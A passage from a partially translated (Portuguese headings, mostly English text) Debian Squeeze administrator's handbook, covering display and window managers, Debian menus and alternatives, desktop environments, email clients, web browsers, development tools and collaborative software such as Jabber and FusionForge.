O projeto "nouveau" visa desenvolver um driver de software livre para placas nVidia. A partir do Squeeze, seu conjunto de recursos não coincide com o driver proprietário. Em defesa dos desenvolvedores, devemos mencionar que as informações necessárias só podem ser obtidas por engenharia reversa, o que torna as coisas difíceis. O driver livre para placas de vídeo ATI, chamado "radeon", é muito melhor neste sentido, embora muitas vezes requer um firmware não-livre.

# 13.2. Customizando a Interface Gráfica

## 13.2.1. Escolhendo um Gerenciador de Exibição

The graphical interface only provides display space. Running the X server by itself only leads to an empty screen, which is why most installations use a *display manager* to display a user authentication screen and start the graphical desktop once the user has authenticated. The three most popular display managers in current use are gdm3 (*GNOME Display Manager*), kdm (*KDE Display Manager*) and xdm (*X Display Manager*). Since the Falcot Corp administrators have opted to use the GNOME desktop environment, they logically picked **gdm3** as a display manager too. The `/etc/gdm3/daemon.conf` configuration file has many options, some of which can also be set by **gdmsetup**, a graphical interface for **gdm3** configuration that can be run from the System ? Administration ? Display screen menu in the GNOME desktop.

### ALTERNATIVA gdm vs. gdm3

A fresh installation of Squeeze sets up gdm3. On the other hand, a system upgraded to Squeeze from a previous version of Debian will usually have gdm (the 2.x version). Version 3 is a full rewrite, but it is still rather young: many of the options provided by previous versions have been removed, and the **gdmsetup** configuration interface is much more limited in scope. This explains why both versions are available in Squeeze. Note, however, the 2.x versions will be removed from the next stable Debian release. It makes sense to anticipate the migration and install gdm3 straight away if the missing features are not important to you.

## 13.2.2. Escolhendo um Gerenciador de Janelas

Since each graphical desktop provides its own window manager, choosing the former usually implies software selections from the latter. GNOME uses the **metacity** window manager, KDE uses **kwin**, and Xfce (which we present later) has **xfwm**. The Unix philosophy always allows using one's window manager of choice, but following the recommendations allows an administrator to best take advantage of the integration efforts led by each project.

### **DE VOLTA AO BÁSICO** Gerenciador de janelas

Fiel a tradição Unix de fazer apenas uma coisa, mas fazê-lo bem, o Gerenciador de janela exibe as "decorações" em torno das janelas

pertencentes aos aplicativos atualmente em execução, que inclui quadros e a barra de título. Ele também permite a redução, restauração, maximizando e escondendo o windows. A maioria dos gerenciadores de janelas também fornecem um menu que aparece quando a área de trabalho é clicada em uma maneira específica. Este menu fornece os meios para fechar a sessão do Gerenciador de janela, iniciando novas aplicações e em alguns casos, mudar para outro gerenciador de janelas (se instalado).

Older computers may, however, have a hard time running heavy-weight graphical desktop environments. In these cases, a lighter configuration should be used. "Light" (or small footprint) window managers include WindowMaker (in the wmaker package), Afterstep, fvwm, icewm, blackbox, fluxbox, or openbox. In these cases, the system should be configured so that the appropriate window manager gets precedence; the standard way is to change the **x-window-manager** alternative with the **update-alternatives --config x-window-manager** command.

## **ESPECIFIDADES DO DEBIAN Alternativas**

A política Debian enumera uma série de comandos padronizados capazes de executar uma ação específica. Por exemplo, o **x-window-manager** chama um Gerenciador de janelas. Mas o Debian não atribui este comando para um Gerenciador de janela fixa. O administrador pode escolher qual Gerenciador ele deve invocar.

For each window manager, the relevant package therefore registers the appropriate command as a possible choice for **x-window-manager** along with an associated priority. Barring explicit configuration by the

administrator, this priority allows picking the best installed window manager when the generic command is run.

Both the registration of commands and the explicit configuration involve the **update-alternatives** script. Choosing where a symbolic command points at is a simple matter of running **update-alternatives --config symbolic-command**. The **update-alternatives** script creates (and maintains) symbolic links in the `/etc/alternatives/` directory, which in turn references the location of the executable. As time passes, packages are installed or removed, and/or the administrator makes explicit changes to the configuration. When a package providing an alternative is removed, the alternative automatically goes to the next best choice among the remaining possible commands.

Not all symbolic commands are explicitly listed by the Debian policy; some Debian package maintainers deliberately chose to use this mechanism in less straightforward cases where it still brings interesting flexibility (examples include **x-www-browser**, **www-browser**, **cc**, **c++**, **awk**, and so on).

## 13.2.3. Gerenciamento de Menu

Modern desktop environments and many window managers provide menus listing the available applications for the user. In order to keep menus up-to-date in relation to the actual set of available applications, Debian created a centralized database registering all installed applications. A newly installed package registers itself in that database, and

tells the system to update the menus accordingly. This infrastructure is handled in the menu package.

When a package provides an application that should appear in the menu system, it stores a file in the `/usr/share/menu/` directory. That file describes some of the application features (including whether it's a graphical application or not), and the best location for it in the menu hierarchy. The post-installation script for this package then runs the **update-menus** command, which in turn updates all the required files. This command cannot know all the menu types used by installed applications. As a consequence, packages able to display a menu must provide an executable script that will be invoked with all the required information from the menu file; the script should then turn this information into elements that the application with the menu can use. These filter scripts are installed in the `/etc/menu-methods/` directory.

## ***APROFUNDANDO Padronizações de Menu***

Debian provides its own menu system, but both GNOME and KDE developed their own menu management solutions as well. The two projects agreed on a format for these menus — more precisely, a common format for the `.desktop` files that represent menu elements — under the FreeDesktop.org umbrella project.

? <http://www.freedesktop.org/>

The Debian developers have kept a close eye on this project and `.desktop` files can be generated from the Debian menu system. However, neither GNOME nor KDE use the Debian menu. They both prefer keeping complete control over their menus. Still, it is possible to enable a “Debian” submenu containing the official menu as maintained

by Debian: in GNOME, the menu editor (in the alacarte package) is available by right-clicking on the panel menu, then choosing “Edit menus”.

The administrator can also have a say in the process and in the resulting generated menus. First, they can delete a menu element even when the matching application is installed, by simply storing in `/etc/menu/` an empty file named according to the package providing the entries to be disabled. Second, the menu can be reorganized and sections renamed or grouped. The `/etc/menu-methods/translate_menus` file is where this reorganization is defined and contains commented examples. Last, new elements can be added to the menu, for example to start programs installed outside the packaging system, or to run a particular command such as starting a web browser on a particular page. These extra elements are specified in `/etc/menu/local.element` files, which have the same format as other menu files available under `/usr/share/menu/`.

# 13.3. Ambientes Gráficos

The free graphical desktop field is dominated by two large software collections: GNOME and KDE. Both of them are very popular. This is rather a rare instance in the free software world; the Apache web server, for instance, has very few peers.

This diversity is rooted in history. KDE was the first graphical desktop project, but it chose the Qt graphical toolkit and that choice wasn't acceptable for a large number of developers. Qt was not free software at the time, and GNOME was started based on the GTK+ toolkit. Qt became free software in the interval, but the projects haven't merged and evolved in parallel instead.

GNOME and KDE still work together: under the FreeDesktop.org umbrella, the projects collaborated in defining standards for interoperability across applications.

Choosing “the best” graphical desktop is a sensitive topic which we prefer to steer clear of. We will merely describe the many possibilities and give a few pointers for further thoughts. The best choice will be the one you make after some experimentation.


## 13.3.1. GNOME

Debian Squeeze includes GNOME version 2.30, which can be installed by a simple **apt-get install gnome** (it can also be installed by selecting the “Graphical desktop environment” task).

GNOME is noteworthy for its efforts in usability and accessibility. Design professionals have been involved in writing standards and recommendations. This has helped developers to create satisfying graphical user interfaces. The project also gets encouragement from the big players of computing, such as Intel, IBM, Oracle, Novell, and of course, various Linux distributions. Finally, many programming languages can be used in developing applications interfacing to GNOME.

It took quite some time for the GNOME project to build up this infrastructure, which can account for a seemingly less mature desktop than KDE. The usability and accessibility efforts, in particular, are recent, and the benefits have only started to show in the latest versions of the environment.

**Figure 13.1. O ambiente GNOME**



For administrators, GNOME seems to be better prepared for massive deployments. Application configuration is handled by GConf, a kind of registry that can be queried and edited with the **gconftool-2** command-line tool. The administrator can therefore change users' configuration with a simple script. The following website lists all information of interest to an administrator tasked to manage GNOME workstations:


- ? <http://library.gnome.org/admin/system-admin-guide/stable/>
- ? <http://library.gnome.org/admin/deployment-guide/>

## 13.3.2. KDE

Debian Squeeze includes version 4.4.5 of KDE, which can be installed with **apt-get install kde**.

KDE has had a rapid evolution based on a very hands-on approach. Its authors quickly got very good results, which allowed them to grow a large user-base. These factors contributed to the overall project quality. KDE is a perfectly mature desktop environment with a wide range of applications.

**Figure 13.2. O ambiente KDE**



Since the Qt 4.0 release, the last remaining license problem with KDE is no more. This version was released under the GPL both for Linux and Windows (whereas the Windows version was previously released under a non-free license). Note that KDE applications must be developed using the C++ language.


### 13.3.3. Xfce e Outros

Xfce is a simple and lightweight graphical desktop, which is a perfect match for computers with limited resources. It can be installed with

**apt-get install xfce4.** Like GNOME, Xfce is based on the GTK+ toolkit, and several components are common across both desktops.

Unlike GNOME and KDE, Xfce does not aim at being a vast project. Beyond the basic components of a modern desktop (file manager, window manager, session manager, a panel for application launchers and so on), it only provides a few specific applications: a very lightweight web browser (Midori), a terminal, a calendar, an image viewer, a CD/DVD burning tool, a media player (Parole) and a sound volume control.

**Figure 13.3. O ambiente Xfce**



# 13.4. Ferramentas

## 13.4.1. Email

### 13.4.1.1. Evolution

#### **COMUNIDADE Pacotes populares**

Installing the popularity-contest package enables participation in an automated survey that informs the Debian project about the most popular packages. A script is run weekly by **cron** which sends (by HTTP or email) an anonymized list of the installed packages and the latest access date for the files they contain. This allows differentiating, among the installed packages, those that are actually used.

This information is a great help to the Debian project. It is used to determine which packages should go on the first installation disks. The installation data is also an important factor used to decide whether to remove a package with very few users from the distribution. We heartily recommend installing the popularity-contest package, and participating to the survey.


Os dados coletados tornam-se públicos todos os dias.

? <http://popcon.debian.org/>

These statistics can also help choose between two packages that would seem otherwise equivalent. Choosing the more popular package increases the probability of making a good choice.

Evolution is the GNOME email client and can be installed with **apt-get install evolution**. Evolution goes beyond a simple email client, and also provides a calendar, an address book, a task list, and a memo (free-form note) application. Its email component includes a powerful message indexing system, and allows for the creation of virtual folders based on search queries on all archived messages. In other words, all messages are stored the same way but displayed in a folder-based organization, each folder containing messages that match a set of filtering criteria.

#### **Figure 13.4. O programa de e-mail Evolution**




An extension to Evolution allows integration to a Microsoft Exchange email system; the required package is evolution-exchange.

## 13.4.1.2. KMail

The KDE email software can be installed with **apt-get install kmail**. KMail only handles email, but it belongs to a software suite called KDE-PIM (for *Personal Information Manager*) that includes features such as address books, a calendar component, and so on. KMail has all the features one would expect from an excellent email client.


**Figure 13.5. O programa de e-mail KMail**



### 13.4.1.3. Thunderbird e Icedove

This email software, included in the icedove package, is part of the Mozilla software suite. Various localization sets are available in icedove-l10n-\* packages; the enigmail extension handles message encrypting and signing (alas, it is not available in all languages).

**Figure 13.6. O programa de e-mail Icedove**



Thunderbird is one of the best email clients, and it seems to be a great success, just like Mozilla Firefox.

Strictly speaking, Debian Squeeze contains Icedove, and not Thunderbird, for legal reasons we will detail in the “Iceweasel, Firefox and others” section later on; but apart from their names (and icons), there are no real differences between them.


## 13.4.2. Navegadores Web

Epiphany, the web browser in the GNOME suite, uses the WebKit display engine developed by Apple for its Safari browser. The relevant package is epiphany-browser.

Konqueror, the KDE file manager, also behaves as a web browser. It uses the KDE-specific KHTML rendering engine; KHTML is an excellent engine, as witnessed by the fact that Apple's WebKit is based on KHTML. Konqueror is available in the `konqueror` package.

Users not satisfied by either of the above can use Iceweasel. This browser, available in the `iceweasel` package, uses the Mozilla project's Gecko renderer, with a thin and extensible interface on top.

### Figure 13.7. O navegador web Iceweasel



The screenshot shows the Iceweasel web browser window. The title bar reads "The Debian Administrator's Handbook - Iceweasel". The address bar shows the URL "http://debian-handbook.info/". Below the address bar, there are links for "Most Visited", "Getting Started", and "Latest Headlines". The main content area displays the title "THE DEBIAN ADMINISTRATOR'S HANDBOOK" in large, bold, sans-serif font. Below the title, there are navigation links for "HOME", "ABOUT THE BOOK", "FAQ", and "BLOG". To the right of these links, there are buttons for "POSTS" and "COMMENTS". A sidebar on the left contains the heading "About this project". The main text in the sidebar discusses the translation of the French best-seller "Cahier de l'Admin Debian" into English and the decision to self-publish the book. It mentions a crowdfunding campaign on Ulule and a potential publication date of April 2012. The text also expresses a desire for the result to be freely available under a license compatible with the Debian Free Software Guidelines. On the right side of the page, there is an image of the book "Debian Squeeze" and a small illustration of a coffee cup with a keyhole.

**Done**

## CULTURA Iceweasel, Firefox e outros

Many users will no doubt be surprised by the absence of Mozilla Firefox in the Debian Squeeze menus. No need to panic: the `iceweasel` package contains Iceweasel, which is basically Firefox under another name.

The rationale behind this renaming is a result of the usage rules imposed by the Mozilla Foundation on the Firefox™ registered trademark: any software named Firefox must use the official Firefox logo and icons. However, since these elements are not released under a free license, Debian cannot distribute them in its *main* section. Rather than moving the whole browser to *non-free*, the package maintainer chose to use a different name.

The **firefox** command still exists in the `iceweasel` package, but only for compatibility with tools that would try to use it.

For similar reasons, the Thunderbird™ email client was renamed to Icedove in a similar fashion.

## **CULTURA Mozilla**

---

Netscape Navigator was the standard browser when the web started reaching the masses, but it was progressively left behind when Microsoft Internet Explorer came around. Faced with this failure, Netscape (the company) decided to “free” its source code, by releasing it under a free license, to give it a second life. This was the beginning of the Mozilla project. After many years of development, the results are more than satisfying: the Mozilla project brought forth an HTML rendering engine (called Gecko) that is among the most standard-compliant. This rendering engine is in particular used by the Mozilla Firefox browser, which is one of the most successful browsers, with a fast-growing user base.

Squeeze also brings a relative newcomer on the web browser scene, Chromium (available in the chromium-browser package). This browser is developed by Google at such a fast pace that maintaining a single version of it across the whole lifespan of Debian Squeeze is unlikely to be possible. Its clear purpose is to make web services more attractive, both by optimizing the browser for performance and by increasing the user's security. The free code that powers Chromium is also used by its proprietary version called Google Chrome.

## 13.4.3. Desenvolvimento

### 13.4.3.1. Ferramentas para GTK+ no GNOME

Anjuta (in the anjuta package) is a development environment optimized for creating GTK+ applications for GNOME. Glade (in the glade package) is an application designed to create GTK+ graphical interfaces for GNOME and save them in an XML file. These XML files can then be loaded by the *libglade* shared library, which can dynamically recreate the saved interfaces; such a feature can be interesting, for instance for plugins that require dialogs.

The scope of Anjuta is to combine, in a modular way, all the features one would expect from an integrated development environment.

## 13.4.3.2. Ferramentas para Qt no KDE

The equivalent applications for KDE are KDevelop (in the kdevelop package) for the development environment, and Qt Designer (in the qt3-designer or qt4-designer packages) for the design of graphical interfaces for Qt applications on KDE.

The next versions of these applications should be better integrated together, thanks to the KParts component system.

## 13.4.4. Trabalho Colaborativo

### 13.4.4.1. Trabalhando em Grupo: *groupware*

A previous edition of this book mentioned *PHPGroupware*, but this software is no longer in Debian... It is no longer actively maintained, and no existing version was compatible with the PHP version 5.3 included in Debian Squeeze, which is why the Debian maintainer asked for the package to be removed.

? <http://www.phpgroupware.org/>

*eGroupware* was also mentioned, but it too went the way of PHPGroupware, but for different reasons. The software is still maintained by the company that develops it, but no volunteer has stepped up to ensure its maintenance within Debian. Should you still wish to use it, the project itself provides Debian packages.

? <http://www.egroupware.org/>

All is not lost though. Many of the features traditionally provided by “groupware” software are increasingly integrated into “standard” software. This is reducing the requirement for specific, specialized groupware software. On the other hand, this usually requires a specific server. A good example for such a server is Kolab, that can integrate into KDE (Kontact, Kmail, and so on), the Horde webmail, Thunderbird (via a plugin) and even into Microsoft Outlook. Kolab is part of Debian Squeeze (kolab\* packages).

? <http://www.kolab.org/>

## **13.4.4.2. Sistemas de Mensagem Instantânea**

When setting up an internal instant messaging system for a company, the obvious choice is Jabber: its protocol is an open standard (XMPP), and there is no shortage of features. The messages can be encrypted, which can be a real bonus, and gateways can be set up between a Jabber server and other instant messaging networks such as ICQ, AIM, Yahoo, MSN, and so on.

## **ALTERNATIVE Internet Relay Chat**

IRC can also be considered, instead of Jabber. This system is more centered around the concept of channels, the name of which starts with a hash sign #. Each channel is usually targeted at a specific topic and any number of people can join a channel to discuss it (but users can still have one-to-one private conversations if needed). The IRC protocol is older, and does not allow end-to-end encryption of the messages; it is still possible to encrypt the communications between the users and the server by tunneling the IRC protocol inside SSL.

IRC clients are a bit more complex, and they usually provide many features that are of limited use in a corporate environment. For instance, channel “operators” are users endowed with the ability to kick other users from a channel, or even ban them permanently, when the normal discussion is disrupted.

Since the IRC protocol is very old, many clients are available to cater for many user groups; examples include XChat and Smuxi (graphical clients based on GTK+), Irssi (text mode), Erc (integrated to Emacs), Chatzilla (in the Mozilla software suite), and so on.

## **OLHADA RÁPIDA Video conferência com Ekiga**

Ekiga (formerly GnomeMeeting) is the most prominent application for Linux video conferencing. It is both stable and functional, and is very easily used on a local network; setting up the service on a global network is much more complex when the firewalls involved lack explicit support for the H323 and/or SIP teleconferencing protocols with all their quirks.

If only one Ekiga client is to run behind the firewall, the configuration is rather straightforward, and only involves forwarding a few ports to the dedicated host: TCP port 1720 (listening for incoming connections), TCP port 5060 (for SIP), TCP ports 30000 to 30010 (for control of open connections) and UDP ports 5000 to 5013 (for audio and video data transmission and registration to an H323 proxy).

When several Ekiga clients are to run behind the firewall, complexity increases notably. An H323 proxy (for instance the gnugk package) must be set up, and its configuration is far from simple.

### 13.4.4.2.1. Configurando o Servidor

Setting up a Jabber server is rather straightforward. After installing the ejabberd package, executing **dpkg-reconfigure ejabberd** will allow customizing the default domain, and create an administrator account. Note that the Jabber server needs a valid DNS name to point at it, so some network administration can be required beforehand. The Falcot Corp administrators picked `jabber.falcot.com` for that purpose.

Once this initial set up is over, the service configuration can be controlled through a web interface accessible at `http://jabber.falcot.com:5280/admin/`. The requested username and password are those that were given earlier during the initial configuration. Note that the username must be qualified with the configured domain: the `admin` account becomes `admin@jabber.falcot.com`.

The web interface removes the need to edit a configuration file, but does not always make the task easier, since many options have a peculiar syntax that needs to be known. `/usr/share/doc/ejabberd/guide.html` is therefore a recommended read.

### **13.4.4.2.2. Clientes Jabber**

GNOME provides Empathy (in the similarly-named package), a minimalist client that integrates in the notification area of the desktop (on the top-right corner in the default GNOME configuration). It also supports many instant messaging protocols beyond Jabber.

O KDE provê o Kopete (no pacote de mesmo nome).

### **13.4.4.3. Trabalho Colaborativo Com FusionForge**

FusionForge is a collaborative development tool with some ancestry in SourceForge, a hosting service for free software projects. It takes the same overall approach based on the standard development model for free software. The software itself has kept evolving after the SourceForge code went proprietary. Its initial authors, VA Software, decided not to release any more free versions. The same happened again when the first fork (GForge) followed the same path. Since various people and organizations have participated in development, the current FusionForge also includes features targeting a more traditional approach to development, as well as projects not purely concerned with software development.

FusionForge can be seen as an amalgamation of several tools dedicated to manage, track and coordinate projects. These tools can be roughly classified into three families:

- *communication*: web forums, mailing-list manager, announcement system allowing a project to publish news;
- *tracking*: task tracker to control progress and schedule tasks, trackers for bugs (or patches or feature requests, or any other kind of “ticket”), surveys;
- *sharing*: documentation manager to provide a single central point for documents related to a project, generic file release manager, dedicated website for each project.

